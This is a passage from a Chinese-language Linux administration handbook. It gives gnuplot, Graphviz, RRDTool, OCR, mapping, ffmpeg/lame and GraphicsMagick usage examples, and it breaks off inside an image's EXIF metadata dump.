11:00 426.065
12:00 429.734
14:00 409.255
15:00 423.512
16:00 390.676
17:00 390.676
18:00 390.676

$ cat test.gnuplot
set terminal png truecolor size 800,250
set output "test.png"
```

```
set autoscale
set xdata time
set timefmt "%H:%M"
set style data lines
set xlabel "time per day"
set ylabel "Mbps"
set title "Apache Traffic"
set grid
plot "test.log" using 1:2 title "Hit"

$ gnuplot test.gnuplot
```

2. terminal

set terminal png | gif | jpg

```
set terminal png

set terminal png truecolor size 800,600
set output "asa5550.png"
```

3. output

```
set output "apache.png"
```

4. title/xlabel/ylabel

```
set title "My first graph"
set xlabel "Angle, \n in degrees"
set ylabel "sin(angle)"  plot sin(x)
```

5. xrange/yrange

```
set xrange [-pi:pi]  replot  reset
set xrange [-pi:pi]

set xrange [-0.5:3.5]
set yrange [-1:1.4]
```

5.1. 时间轴范围

```
hour=$(date '+%H')
gnuplot << EOF
set terminal png truecolor size 800,480
set output "/www/example.com/www.example.com/silver-hour.png"
set autoscale
set xdata time
set timefmt "%H:%M"
set xrange ["$hour:00":"$hour:60"]
set format x "%H:%M"
set style data lines
set xlabel "$datetime GMT+800"
set ylabel "Ounce/USD"
set title "SILVER - http://www.example.com"
set grid
plot "/var/tmp/silver.log" using 1:2 title "SILVER"
EOF
```

5.2. 日期轴范围

```
gnuplot << EOF
set terminal png truecolor size 800,480
set output "/www/example.com/www.example.com/silver-hour.png"
set autoscale
```

```
set xdata time
set timefmt "%m/%d/%y"
set xrange ["03/21/95":"03/22/95"]
set format x "%H:%M"
set style data lines
set xlabel "$datetime GMT+800"
set ylabel "Ounce/USD"
set title "SILVER - http://www.example.com"
set grid
plot "/var/tmp/silver.log" using 1:2 title "SILVER"
EOF
```

6. xdata

```
set xdata time
```

6.1. Date/Time

```
set xdata time
set timefmt "%m/%d/%y"
set xrange ["03/21/95":"03/22/95"]
set format x "%m/%d"
```

7. plot

7.1. using

可以在using里对数据进行简单的计算，例如：

```
plot 'test.dat' using ($1):($1*$1)
```

8. PHPlot

http://sourceforge.net/projects/phplot/

9. FAQ

9.1. Could not find/open font when opening font "arial", using internal non-scalable font

```
# yum install liberation-sans-fonts
```

9.2. 变量传递

```


images=test
gnuplot << EOF

set terminal png truecolor size 800,480
set output "$images.png"
set autoscale
set xdata time
set timefmt "%H:%M"
set format x "%H:%M"
set style data lines
set xlabel "2013-5-2 12:09 GMT+800"
set ylabel "Ounce/USD"
set title "http://www.example.com"
set grid
plot "$images.log" using 1:2 title "GOLD"
quit
EOF


```

第 141 章 Graphviz - Graph Visualization Software

http://www.graphviz.org/

1. Installation

1.1. Apt-get

to see all available graphviz packages.

```
$ apt-cache search graphviz |grep ^g
graphviz - rich set of graph drawing tools
graphviz-dev - transitional package for graphviz-dev rename
graphviz-doc - additional documentation for graphviz

$ apt-cache search graphviz |grep Graphviz
dot2tex - Graphviz to LaTeX converter
libgraph-easy-perl - Perl module to convert or render graphs
(as ASCII, HTML, SVG or via Graphviz)
python-pydot - Python interface to Graphviz's dot
python-pygraphviz - Python interface to the Graphviz graph
layout and visualization package
python-yapgvb - Python bindings for Graphviz, using
Boost.Python
xdot - interactive viewer for Graphviz dot files
```

```
$ sudo apt install graphviz
```

Test, A "Hello World" example made by giving the command:

```
echo "digraph G {Hello->World}" | dot -Tpng >hello.png
```

1.2. Yum

```
# yum list 'graphviz*'
# yum install graphviz
```

2. The DOT Language

2.1. dot

布局

-Kv - Set layout engine to 'v' (overrides default based on command name)

主要用于有向图

```
dot 默认布局方式
neato 基于spring-model(又称force-based)算法    基于斥力+张力的布局
twopi 径向布局
circo 圆环布局
osage
```

无向图布局

```
fdp 用于无向图
sfdp 用于无向图
```

演示

```
dot test.gv  -Kdot -Tpng -o test.png
dot test.gv  -Kcirco -Tpng -o test.png
dot test.gv  -Kneato -Tpng -o test.png
dot test.gv  -Ktwopi  -Tpng -o test.png
dot test.gv  -Ksfdp  -Tpng -o test.png
dot test.gv  -Kosage  -Tpng -o test.png
```

2.2. twopi

2.3. gprof

3. Node, Edge and Graph Attributes

3.1. Color Names

http://www.graphviz.org/doc/info/colors.html

线颜色

```
        subgraph cluster_api {
                #rank=same;
                node [style=filled];
                label = "api";
                #color=blue
                api [label = "api.netkiller.cn"];
                api->redis [color="red"];
                api->mongodb [color="green"];
                api->oracle [color="blue"];

        }
```

3.2. Node Shapes

http://www.graphviz.org/doc/info/shapes.html

3.3. 箭头

```
digraph G {
        A -> B [arrowhead="vee"]
        AA -> BB [dir="back" arrowtail="vee"]
        AAA -> BBB [dir="both" arrowhead="vee"
arrowtail="odiamond"]
}
```

4. Example

4.1. E-R

```
$ cat erd.gv
digraph g {
graph [
rankdir = "LR"
];
node [
fontsize = "16"
shape = "ellipse"
];
edge [
];

"user" [
       label = "User| <id> id|username|password|last|status"
       shape = "record"
];

"profile" [
       label = "Profile| <id> id | name | sex | age | address
| icq | msn"
       shape = "record"
];

user:id->profile:id [label="1:1"];

"category" [
       label = "Category| <id> id | <pid> pid | name | status"
       shape = "record"
];

category:pid->category:id [label="1:n"];

"article" [
       label = "Article| <id> id| <user_id> user_id | <cid>
category_id | title | content | datetime | status"
       shape = "record"
```

```
];

article:user_id->user:id [label="1:n"];
article:cid->category:id [label="1:n"];

"feedback" [
        label = "Feedback| <id> id| <user_id> user_id |
<article_id> article_id | title | content | datetime | status"
        shape = "record"
];

feedback:user_id->user:id [label="1:n"];
feedback:article_id->article:id [label="1:n"];

}
```

```
$ dot -Tpng erd.gv > erd.png
```

4.2. Network

```
neo@neo-OptiPlex-380:~/Test/Graphviz$ cat network.gv
digraph network {

ranksep=5;
ratio=auto;

graph [
rankdir = "LR"
];

node [color=lightblue, style=filled];
"idc";
subgraph firewall {
        rank = same;
        node[shape=box,color=green];
        "ASA5550-Master" [ label="ASA5550-A|SSM-4GE-
```

```
INC",shape="record",style="filled",color="green" ];
        "ASA5550-Slave" [ label="ASA5550-
B",shape="hexagon",style="filled",color="green" ];
        "ASA5550-Master"->"ASA5550-Slave" [label="Failover"];
        "ASA5550-Master"->idc
        "ASA5550-Slave"->idc
}

subgraph switch {
        rank = same;

        "SW4507RA" [label="Cisco Catalyst 4507R|WS-X4648-
RJ45V+E|WS-X4606-X2-E|WS-X45-SUP7-E|WS-X4712-SFP+E" shape =
"record"];
        "SW4507RB" [label="Cisco Catalyst 4507R" shape =
"record"];
        "SW4507RA"->"SW4507RB" [label="HSRP"];
        "ASA5550-Master"->"SW4507RA" [label="1GB"];
        "ASA5550-Slave"->"SW4507RB" [label="1GB"];

        "SW4507RA"->O8
        "SW4507RB"->O8

        "O8"->O4
        "O8"->O7
        "O8"->O9

        "SW4507RA"->J9 [ label = "SFP+ 10G" ];
        "SW4507RA"->J10;
        "SW4507RA"->J11;
        "SW4507RA"->J12;
        "SW4507RA"->J13;
        "SW4507RA"->J14;
        "SW4507RA"->J15;
        "SW4507RA"->M12;

        "SW4507RB"->J9;
        "SW4507RB"->J10;
        "SW4507RB"->J11;
        "SW4507RB"->J12;
        "SW4507RB"->J13;
        "SW4507RB"->J14;
        "SW4507RB"->J15;
        "SW4507RB"->M12;
}
```

```
subgraph slb {
        rank = 2;
        slb1 [label="F5-Master",shape=circle];
        slb2 [label="F5-Backup",shape=circle];
        slb1->"SW4507RA";
        slb2->"SW4507RB";
        slb1->slb2 [label="VRRP"];
"10.10.0.3"    [label="cms.example.com preview.example.com
publish.example.com"];
"10.10.0.4"    [label="media.example.com"];
"10.10.0.5"    [label="portal.example.com my.example.com
login.example.com"];
"10.10.0.6"    [label="sso.example.com"];

slb1->"10.10.0.3"
slb1->"10.10.0.4"
slb1->"10.10.0.5"
slb1->"10.10.0.6"
slb1->"10.10.0.7"
slb1->"10.10.0.8"
slb1->"10.10.0.9"

}
subgraph service {
        nfs [label="NFSv4 NAS"];
        server->nfs;
}

subgraph server {
        rank = same;
        "10.10.10.2" [label="Monitor"];
        "10.10.10.3" [label="Backup"];
}

subgraph lvs {
        "10.10.10.6";

}


"O9"->"10.10.10.2" [label="Monitor"];
"O9"->"10.10.10.3" [label="Backup"];
"O9"->"10.10.10.5";
"O9"->"10.10.10.7";
```

```
"O9"->"10.10.10.14";
"O9"->"10.10.10.15";
"O9"->"10.10.10.11";
"O9"->"10.10.10.12";
"O9"->"10.10.10.27";
"O9"->"10.10.10.28";
"O9"->"10.10.10.71";
"O9"->"10.10.10.72";

"O8"->"10.10.10.20";
"O8"->"10.10.10.23";
"O8"->"10.10.10.19";
"O8"->"10.10.10.10";
"O8"->"10.10.10.74";
"O8"->"10.10.10.74";
"O8"->"10.10.10.75";
"O8"->"10.10.10.76";
"O8"->"10.10.10.216";

"O7"->"10.10.10.16";
"O7"->"10.10.10.46";
"O7"->"10.10.10.47";
"O7"->"10.10.10.48";

"O4"->"10.10.10.41";
"O4"->"10.10.10.42";
"O4"->"10.10.10.54";


"J9"->"10.10.0.21";
"J9"->"10.10.0.22";
"J9"->"10.10.0.23";
"J9"->"10.10.0.24";
"J9"->"10.10.0.25";
"J9"->"10.10.0.26";
"J9"->"10.10.0.27";
"J9"->"10.10.0.28";
"J9"->"10.10.0.29";
"J9"->"10.10.0.30";
"J9"->"10.10.0.31";
"J9"->"10.10.0.32";

"J10"->"10.10.0.41";
"J10"->"10.10.0.42";
"J10"->"10.10.0.43";
```

```
"J10"->"10.10.0.44";
"J10"->"10.10.0.45";
"J10"->"10.10.0.46";
"J10"->"10.10.0.47";
"J10"->"10.10.0.48";
"J10"->"10.10.0.49";
"J10"->"10.10.0.50";
"J10"->"10.10.0.51";
"J10"->"10.10.0.52";

"J11"->"10.10.0.61";
"J11"->"10.10.0.62";
"J11"->"10.10.0.63";
"J11"->"10.10.0.64";

"J12"->"10.10.0.254";
"J12"->"10.10.0.250";

"J13"->"10.10.0.81";
"J13"->"10.10.0.82";
"J13"->"10.10.0.83";
"J13"->"10.10.0.84";
"J13"->"10.10.0.85";
"J13"->"10.10.0.86";
"J13"->"10.10.0.87";
"J13"->"10.10.0.88";
"J13"->"10.10.0.89";
"J13"->"10.10.0.90";
"J13"->"10.10.0.91";
"J13"->"10.10.0.92";
"J13"->"10.10.0.93";

"J14"->"10.10.0.101";
"J14"->"10.10.0.102";
"J14"->"10.10.0.103";
"J14"->"10.10.0.104";
"J14"->"10.10.0.105";
"J14"->"10.10.0.106";
"J14"->"10.10.0.107";
"J14"->"10.10.0.108";
"J14"->"10.10.0.53";
"J14"->"10.10.0.54";

"J15"->"10.10.5.10";
"J15"->"10.10.5.11";
```

```
"J15"->"10.10.5.12";
"J15"->"10.10.5.13";
"J15"->"10.10.5.14";
"J15"->"10.10.5.15";
"J15"->"10.10.5.16";
"J15"->"10.10.5.17";
"J15"->"10.10.5.18";
"J15"->"10.10.5.19";

"M12"->"10.10.0.121";
"M12"->"10.10.0.122";
"M12"->"10.10.0.123";
"M12"->"10.10.0.124";
"M12"->"10.10.0.125";
"M12"->"10.10.0.126";
"M12"->"10.10.0.127";
"M12"->"10.10.0.128";
"M12"->"10.10.0.129";
"M12"->"10.10.0.130";
"M12"->"10.10.0.131";
"M12"->"10.10.0.132";
"M12"->"10.10.0.133";
}
```

```
$ twopi network.gv -Tpng > network.png
```

4.3. workflow

```


/*
dot -Tpng workflow.gv -o workflow.png
*/
digraph workflow {
        graph
        [
         ratio="auto"
         label="User Login & Create Article Workflow"
         labelloc=t
```

```
         fontname="simyou.ttf"
        ];
        node[shape=box,width=2];
        subgraph cluster_0 {
                        style=filled;
                        node
[style=filled,color=white,fontcolor=blue];
                        label="Login";
                        color=lightgray;
                        User -> Password -> "Sign in"
[color=red];
        }
        subgraph cluster_1 {
                        label="Article";
                        color=black;
                        Title -> Text -> Author -> Data ->
Submit;
        }
        subgraph cluster_2 {
                        style=filled;
                        label="Auth";
                        "Query db" [shape=parallelogram];
                        "set cookie & session"
[shape=parallelogram];
                        "redirect" [shape=parallelogram];
                        "Query db" -> "set cookie & session" ->
"redirect";
        }
        Start -> Login;
        Login->User [label="N"];
        "Sign in"->"Query db";
        redirect->Title [style=dotted];
        Login->Title [label="Y"];

        User -> Author [style=dotted];

        Submit->End;

        Login [shape=diamond];
        Start [shape=circle,width=1];
        End     [shape=circle,width=1];
}
```

第 142 章 RRDTool

http://www.mrtg.org/rrdtool/

1. install

```
$ apt-get install rrdtool
```

2. rrdtool demo example

```
rrdtool create datafile.rrd \
        DS:packets:ABSOLUTE:900:0:10000000 \
        RRA:AVERAGE:0.5:1:9600 \
        RRA:AVERAGE:0.5:4:9600 \
        RRA:AVERAGE:0.5:24:6000
```

```
rrdtool update datafile.rrd N:100
rrdtool update datafile.rrd N:200
rrdtool update datafile.rrd N:300
```

or

```
for (( ; ; )) do
        rrdtool update datafile.rrd N:$( echo `< /dev/urandom
tr -dc [:digit:] | head -c 3`)
        sleep 5
done &
```

```
rrdtool graph graph.png DEF:pkt=datafile.rrd:packets:AVERAGE \
  LINE1:pkt#ff0000:Packets
```

3. title

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 DEF:pkt=datafile.rrd:packets:AVERAGE \
  LINE1:pkt#ff0000:Packets
```

4. start / end

```
--start -1d gives a graph of the last day;
--start -1w gives a graph of the last week;
--start -1m gives a graph of the last month;
--start -1y gives a graph of the last year;

#! /bin/sh

cd /var/log/rrd
rrds=`find . -type f -name '*.rrd' | cut -c3-`

for i in $rrds;
  do
  j=`echo $i | sed 's/.rrd//'`
  rrdtool graph /var/www/rrd/$j-day.png --start -1d
DEF:pkt=$i:packet:AVERAGE LINE1:pkt#ff0000:Packets/sec
  rrdtool graph /var/www/rrd/$j-week.png --start -1w
DEF:pkt=$i:packet:AVERAGE LINE1:pkt#ff0000:Packets/sec
  rrdtool graph /var/www/rrd/$j-month.png --start -1m
DEF:pkt=$i:packet:AVERAGE LINE1:pkt#ff0000:Packets/sec
  rrdtool graph /var/www/rrd/$j-year.png --start -1y
DEF:pkt=$i:packet:AVERAGE LINE1:pkt#ff0000:Packets/sec
done
cd -
```

```
--start "yesterday"
--start "-1month"
--start "-2weeks"
--start "-1year"
--start -86400 (24*60*60=86400)
```

end

```
rrdtool graph graph.png --title="Test Graph" --start=0 --
end=start+86400 --width=800
DEF:pkt=datafile.rrd:packets:AVERAGE \
```

```
LINE1:pkt#ff0000:Packets
```

5. height / width

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 DEF:pkt=datafile.rrd:packets:AVERAGE \
  LINE1:pkt#ff0000:Packets
```

6. upper-limit / lower-limit

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 --lower-limit=0 --upper-limit=1000
DEF:pkt=datafile.rrd:packets:AVERAGE \
  LINE1:pkt#ff0000:Packets
```

7. vertical-label

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 --vertical-label="Bits per second"
DEF:pkt=datafile.rrd:packets:AVERAGE \
  LINE1:pkt#ff0000:Packets
```

8. Data Source

Data Source Fields: DS:DS-Name:DST:HeartBeat:Min:Ma

9. Round Robin Archives

Round Robin Archives: RRA:CF:XFF:Steps:Row

10. AREA, LINE and STACK

10.1. LINE

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 --vertical-label="Bits per second" \
        DEF:pkt=datafile.rrd:packets:AVERAGE \
        LINE1:pkt#ff0000:Packets
```

10.2. AREA

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 --vertical-label="Bits per second" \
        DEF:pkt=datafile.rrd:packets:AVERAGE \
        AREA:pkt#ff0000:Packets
```

10.3. STACK

```
rrdtool graph graph.png --title="Test Graph" --height=400 --
width=800 --vertical-label="Bits per second" \
        DEF:pkt=datafile.rrd:packets:AVERAGE \
        LINE1:pkt#ff0000:Packets \
        STACK:pkt#0000ff:Packets

AREA:x1#FF0000:x1
STACK:x2#0000FF:x2

LINE2:x1#FF0000:x1
STACK:x2#0000FF:x2+x1

LINE2:x1#FF0000:x1
AREA:x2#0000FF:x2:STACK
```

10.4. GPRINT



11. Example

11.1. Memory

```
rrdtool create memory.rrd \
        --start 1023654125 \
        --step 300 \
        DS:mem:GAUGE:600:0:671744 \
        RRA:AVERAGE:0.5:12:24 \
        RRA:AVERAGE:0.5:288:31
```

```
for (( ; ; )) do
        memory=$(snmpwalk -c public -v2c 172.16.1.10
hrSWRunPerfMem | awk 'BEGIN {total_mem=0} { if ($NF ==
"KBytes") {total_mem=total_mem+$(NF-1)}}  END {print
total_mem}')
        rrdtool update memory.rrd N:${memory}
        sleep 300
done &
```

```
rrdtool graph memory.png \
        --title="Memory Usage" \
        --vertical-label="Memory Consumption (MB)" \
        --start=0 \
        --end=start+1day \
        --color=BACK#CCCCCC \
        --color=CANVAS#CCFFFF \
        --color=SHADEB#9999CC \
        --height=125 \
        --upper-limit=656 \
        --lower-limit=0 \
        --rigid \
        --base=1024 \
        DEF:tot_mem=memory.rrd:mem:AVERAGE \
```

```
CDEF:tot_mem_cor=tot_mem,0,671744,LIMIT,UN,0,tot_mem,IF,1024,/
\
        CDEF:machine_mem=tot_mem,656,+,tot_mem,- \
        HRULE:656#000000:"Maximum Available Memory - 656 MB" \
        AREA:machine_mem#CCFFFF:"Memory Unused" \
        AREA:tot_mem_cor#6699CC:"Total memory consumed in MB"
```

11.2. example 1

```
rrdtool create test.rrd             \
            --start 920804400          \
            DS:speed:COUNTER:600:U:U   \
            RRA:AVERAGE:0.5:1:24       \
            RRA:AVERAGE:0.5:6:10

rrdtool update test.rrd 920804700:12345 920805000:12357
920805300:12363
rrdtool update test.rrd 920805600:12363 920805900:12363
920806200:12373
rrdtool update test.rrd 920806500:12383 920806800:12393
920807100:12399
rrdtool update test.rrd 920807400:12405 920807700:12411
920808000:12415
rrdtool update test.rrd 920808300:12420 920808600:12422
920808900:12423

rrdtool fetch test.rrd AVERAGE --start 920804400 --end
920809200

rrdtool graph speed.png                                  \
         --start 920804400 --end 920808000                \
         DEF:myspeed=test.rrd:speed:AVERAGE               \
         LINE2:myspeed#FF0000

rrdtool graph speed2.png                               \
      --start 920804400 --end 920808000                   \
      --vertical-label m/s                                \
      DEF:myspeed=test.rrd:speed:AVERAGE                  \
      CDEF:realspeed=myspeed,1000,\*                      \
      LINE2:realspeed#FF0000

rrdtool graph speed3.png                                 \
```

```
      --start 920804400 --end 920808000               \
      --vertical-label km/h                           \
      DEF:myspeed=test.rrd:speed:AVERAGE              \
      "CDEF:kmh=myspeed,3600,*"                       \
      CDEF:fast=kmh,100,GT,kmh,0,IF                   \
      CDEF:good=kmh,100,GT,0,kmh,IF                   \
      HRULE:100#0000FF:"Maximum allowed"              \
      AREA:good#00FF00:"Good speed"                   \
      AREA:fast#FF0000:"Too fast"

rrdtool graph speed4.png                             \
      --start 920804400 --end 920808000                  \
      --vertical-label km/h                              \
      DEF:myspeed=test.rrd:speed:AVERAGE                 \
      CDEF:nonans=myspeed,UN,0,myspeed,IF                \
      CDEF:kmh=nonans,3600,*                             \
      CDEF:fast=kmh,100,GT,100,0,IF                      \
      CDEF:over=kmh,100,GT,kmh,100,-,0,IF                \
      CDEF:good=kmh,100,GT,0,kmh,IF                      \
      HRULE:100#0000FF:"Maximum allowed"                 \
      AREA:good#00FF00:"Good speed"                      \
      AREA:fast#550000:"Too fast"                        \
      STACK:over#FF0000:"Over speed"




   rrdtool create all.rrd --start 978300900 \
            DS:a:COUNTER:600:U:U \
            DS:b:GAUGE:600:U:U \
            DS:c:DERIVE:600:U:U \
            DS:d:ABSOLUTE:600:U:U \
            RRA:AVERAGE:0.5:1:10
   rrdtool update all.rrd \
            978301200:300:1:600:300    \
            978301500:600:3:1200:600   \
            978301800:900:5:1800:900   \
            978302100:1200:3:2400:1200 \
            978302400:1500:1:2400:1500 \
            978302700:1800:2:1800:1800 \
            978303000:2100:4:0:2100    \
            978303300:2400:6:600:2400  \
            978303600:2700:4:600:2700  \
            978303900:3000:2:1200:3000
   rrdtool graph all1.png -s 978300600 -e 978304200 -h 400 \
```

```
            DEF:linea=all.rrd:a:AVERAGE
LINE3:linea#FF0000:"Line A" \
            DEF:lineb=all.rrd:b:AVERAGE
LINE3:lineb#00FF00:"Line B" \
            DEF:linec=all.rrd:c:AVERAGE
LINE3:linec#0000FF:"Line C" \
            DEF:lined=all.rrd:d:AVERAGE
LINE3:lined#000000:"Line D"
```

11.3. example 1

```
rrdtool create seconds1.rrd   \
  --start 920804700          \
  DS:seconds:COUNTER:600:U:U \
  RRA:AVERAGE:0.5:1:24

rrdtool update seconds1.rrd \
  920805000:000 920805300:300 920805600:600 920805900:900
rrdtool update seconds1.rrd \
  920806000:000 920806300:300 920806603:603 920806900:900

rrdtool graph seconds1.png                          \
  --start 920804700 --end 920806200             \
  --height 200                                  \
  --upper-limit 1.05 --lower-limit 0.95 --rigid \
  DEF:seconds=seconds1.rrd:seconds:AVERAGE      \
  CDEF:unknown=seconds,UN                       \
  LINE2:seconds#0000FF                          \
  AREA:unknown#FF0000
```

第 143 章 OpenBR

开源生物特征识别库 OpenBR (面部识别)

http://openbiometrics.org/

第 144 章 OCR - Optical Character Recognition

https://help.ubuntu.com/community/OCR

1. Tesseract

查找Tesseract安装包

```
$ apt-cache search Tesseract
ocrodjvu - tool to perform OCR on DjVu documents
slimrat - GUI application for automated downloading from file
hosters
slimrat-nox - CLI application for automated downloading from
file hosters
tesseract-ocr - Command line OCR tool
tesseract-ocr-deu - tesseract-ocr language files for German
text
tesseract-ocr-deu-f - tesseract-ocr language files for the
German Fraktur script
tesseract-ocr-dev - Development files for the tesseract command
line OCR tool
tesseract-ocr-eng - tesseract-ocr language files for English
text
tesseract-ocr-fra - tesseract-ocr language files for French
text
tesseract-ocr-ita - tesseract-ocr language files for Italian
text
tesseract-ocr-nld - tesseract-ocr language files for Dutch text
tesseract-ocr-por - tesseract-ocr language files for Brasilian
Portuguese text
tesseract-ocr-spa - tesseract-ocr language files for Spanish
text
tesseract-ocr-vie - tesseract-ocr language files for Vietnamese
text
```

```
$ sudo apt-get install tesseract-ocr
```

```
$ convert test.jpg test.tif
$ tesseract test.tif test
$ cat test.txt
```

2. cuneiform - multi-language OCR system

第 145 章 Open-Source tool in Java to draw UML Diagram

http://plantuml.sourceforge.net/

第 146 章 Asymptote: The Vector Graphics Language

http://asymptote.sourceforge.net/index.html

```
$ sudo apt-get install asymptote
```

1. UML

http://code.google.com/p/sml4asy/

```
wget http://sml4asy.googlecode.com/files/sml4asy-0.01.tar.gz
tar zxvf sml4asy-0.01.tar.gz
sudo scp sml4asy-0.01/asy/* /usr/share/asymptote/
```

test

```
asy sml4asy-0.01/examples/HelloSML.asy
$ convert HelloSML.eps HelloSML.png
```

第 147 章 MetaPost

第 148 章 OpenStreetMap

https://www.openstreetmap.org/

1. OpenLayers

http://openlayers.org/

2. Leaflet

http://leafletjs.com/

```
map.setCenter(center,18);
```

前面的center好理解，后面的18是个z参数，是一个表示缩放级别的数字，该参数的值范围为 0 到 17。缩放级别 0 表示最低的缩放级别（显示整个地球），增加该数字可以进一步放大。

```

```

```

```

第 149 章 Baidu Map

1. BMap.Circle

```
        var point = new BMap.Point(22.111, 114.111);
        var styleCircleF = {
        strokeColor:"red",       //边线颜色。
        fillColor:"red",         //填充颜色。当参数为空时，圆形将没
有填充效果。
        strokeWeight: 1,         //边线的宽度，以像素为单位。
        strokeOpacity: 1,        //边线透明度，取值范围0 - 1。
        fillOpacity: 0.3,        //填充的透明度，取值范围0 - 1。
        strokeStyle: 'dashed'    //边线的样式，solid或dashed。
    }
    //画圆
    var circleF = new BMap.Circle(point,50000,styleCircleF);
```

部分 XVII. 多媒体信息处理（Multimedia）

第 150 章 Audio

1. lame

```
lame input.wav output.mp3
```

```
# Re-encode existing MP3 to 64 kbps MP3
lame -b 64 original.mp3 new.mp3
```

```
# By default, lame uses constant bit rate (CBR) encoding.
# You can also use average bit rate (ABR) encoding,
# e.g. for an average bit rate of 123 kbps:
lame --abr 123 input.wav output.mp3
```

```
# or variable (VBR) encoding, e.g. between 32 kbps and 192
kbps:
lame -v -b 32 -B 192 input.wav output.mp3
```

第 151 章 Video

List of Open Source Video Software

1. OpenShot

http://www.openshot.org

2. cinelerra-cv

http://cinelerra.org/

3. FFmpeg

http://ffmpeg.org/

Converting video and audio has never been so easy.

3.1. 安装

MacOS

```
brew install ffmpeg
```

sudo apt-get install ffmpeg

3.2. 视频格式转换

```
$ ffmpeg -i input.mp4 output.avi
```

m4v to mov

```
for i in *.m4v; do ffmpeg -y -i "$i" "${i%.*}.mov"; done
```

3.3. 提取视频中的音频

```
```

```
ffmpeg -i input.mp4 -f mp3 output.mp3
```

3.4. 添加字幕

```
ffmpeg -i input.mp4 -vf subtitles=caption.srt -y output.mp4
```

3.5. 音频格式转换

mp3 转 wav

mp3 转 wav

```
ffmpeg -i input.mp3 -f wav output.wav
```

wav 转 mp3

wav 转 mp3

```
ffmpeg -i input.wav -f mp2 output.mp3
```

wav to pcm

```
ffmpeg -i input.wav -f s16be -ar 8000 -ac 1 -acodec pcm_s16be
```

```
output.pcm
```

pcm to wav

```
ffmpeg -i input.pcm -f s16be -ar 8000 -ac 2 -acodec pcm_s16be
output.wav
```

批量把wav转mp3

```
#!/bin/bash

folder=/home/XXX

for file in $(find "$folder" -type f -iname "*.mp3")
do
    name=$(basename "$file" .mp3)
    dir=$(dirname "$file")
    echo ffmpeg -i "$file" -acodec pcm_s16le -ac 1 -ar 16000
"$dir"/"$name".wav
    ffmpeg -i "$file" -acodec pcm_s16le -ac 1 -ar 16000
"$dir"/"$name".wav

done
```

批量把pcm转wav

```
#!/bin/bash

folder=/home/XXX
```

```
mkdir "$folder"/out

for file in $(find "$folder" -type f -iname "*.pcm")
do
    name=$(basename "$file" .pcm)
    dir=$(dirname "$file")
    echo ffmpeg -f s16le -ar 16000 -ac 1 -acodec pcm_s16le -i
"$file" "$dir"/out/"$name".wav
    ffmpeg -f s16le -ar 16000 -ac 1 -acodec pcm_s16le -i
"$file" "$dir"/out/"$name".wav
done
```

AMR

Mp3 转 AMR

```
ffmpeg -i input.mp3 -ar 8000 -ab 12.2k -ac 1 output.amr
```

第 152 章 图像处理（Graphics）

1. GraphicsMagick

http://www.graphicsmagick.org/

1.1. 安装

CentOS 安装

```
yum install GraphicsMagick
```

编译安装

```
tar zxf GraphicsMagick-1.3.12.tar.gz
cd GraphicsMagick-1.3.12
./configure --prefix=/srv/GraphicsMagick-1.3.12
make && make install
ln -s /srv/GraphicsMagick-1.3.12/ /srv/GraphicsMagick
```

Mac

```
neo@MacBook-Pro-Neo ~ % brew install graphicsmagick
```

1.2. 识别图像信息

```
neo@MacBook-Pro-Neo ~/Downloads % gm identify NEO_2316.JPG
NEO_2316.JPG JPEG 3840x5760+0+0 DirectClass 8-bit 5.2Mi 0.000u
0m:0.000009s
```

```
neo@MacBook-Pro-Neo ~/Downloads % gm identify -verbose
NEO_5362.JPG
Image: NEO_5362.JPG
  Format: JPEG (Joint Photographic Experts Group JFIF format)
  Geometry: 5760x3840
  Class: DirectClass
  Type: true color
  Depth: 8 bits-per-pixel component
  Channel Depths:
    Red:      8 bits
    Green:    8 bits
    Blue:     8 bits
  Channel Statistics:
    Red:
      Minimum:                    0.00 (0.0000)
      Maximum:                65535.00 (1.0000)
      Mean:                   12319.46 (0.1880)
      Standard Deviation:     19489.17 (0.2974)
    Green:
      Minimum:                    0.00 (0.0000)
      Maximum:                65535.00 (1.0000)
      Mean:                    8423.60 (0.1285)
      Standard Deviation:     13587.66 (0.2073)
    Blue:
      Minimum:                    0.00 (0.0000)
      Maximum:                65535.00 (1.0000)
      Mean:                    5959.95 (0.0909)
      Standard Deviation:     11360.14 (0.1733)
  Filesize: 3.7Mi
  Interlace: No
  Orientation: TopLeft
  Background Color: white
  Border Color: #DFDFDF
  Matte Color: #BDBDBD
```

```
  Page geometry: 5760x3840+0+0
  Compose: Over
  Dispose: Undefined
  Iterations: 0
  Compression: JPEG
  JPEG-Quality: 98
  JPEG-Colorspace: 2
  JPEG-Colorspace-Name: RGB
  JPEG-Sampling-factors: 2x1,1x1,1x1
  Signature:
15aa3e4dcdc193806559958f5c5575ffe3c9f38b9440ae6dc49a47666f135f2
5
  Profile-EXIF: 24238 bytes
    Make: Canon
    Model: Canon EOS 5D Mark III
    Orientation: 1
    X Resolution: 72/1
    Y Resolution: 72/1
    Resolution Unit: 2
    Date Time: 2017:01:07 19:20:33
    Artist: Neo Chan <neo.chan@live.com>
    Y Cb Cr Positioning: 2
    Copyright: http://netkiller.github.io
    Exif Offset: 360
    Exposure Time: 1/125
    F Number: 18/10
    Exposure Program: 3
    ISO Speed Ratings: 100
    0x8830: 2
    0x8832: 100
    Exif Version: 0230
    Date Time Original: 2017:01:07 19:20:33
    Date Time Digitized: 2017:01:07 19:20:33
    Components Configuration: \001\002\003\000
    Shutter Speed Value: 458752/65536
    Aperture Value: 106496/65536
    Exposure Bias Value: 0/1
    Metering Mode: 5
    Flash: 16
    Focal Length: 85/1
    Maker Note:
(\000\001\000\003\0001\000\000\000t\005\000\000\002\000\003\000
\004\000\000\000?\005\000\000\003\000\003\000\004\000\000\000?
\005\000\000\004\000\003\000"\000\000\000?
\005\000\000\006\000\002\000\026\000\000\000*\006\000\000\007\0
```

00\002\000\030\000\000\000J\006\000\000\011\000\002\000
\000\000\000b\006\000\000\015\000\007\000\000\006\000\000\202\0
06\000\000\020\000\004\000\001\000\000\000\205\002\000\200\023\
000\003\000\004\000\000\000\202\014\000\000\031\000\003\000\001
\000\000\000\001\000\000\000&\000\003\000\011\001\000\000\212\0
14\000\0005\000\004\000\004\000\000\000\234\016\000\000\223\000
\003\000\036\000\000\000?
\016\000\000\225\000\002\000J\000\000\000?
\016\000\000\226\000\002\000\020\000\000\0002\017\000\000\227\0
00\007\000\000\004\000\000B\017\000\000\230\000\003\000\004\000
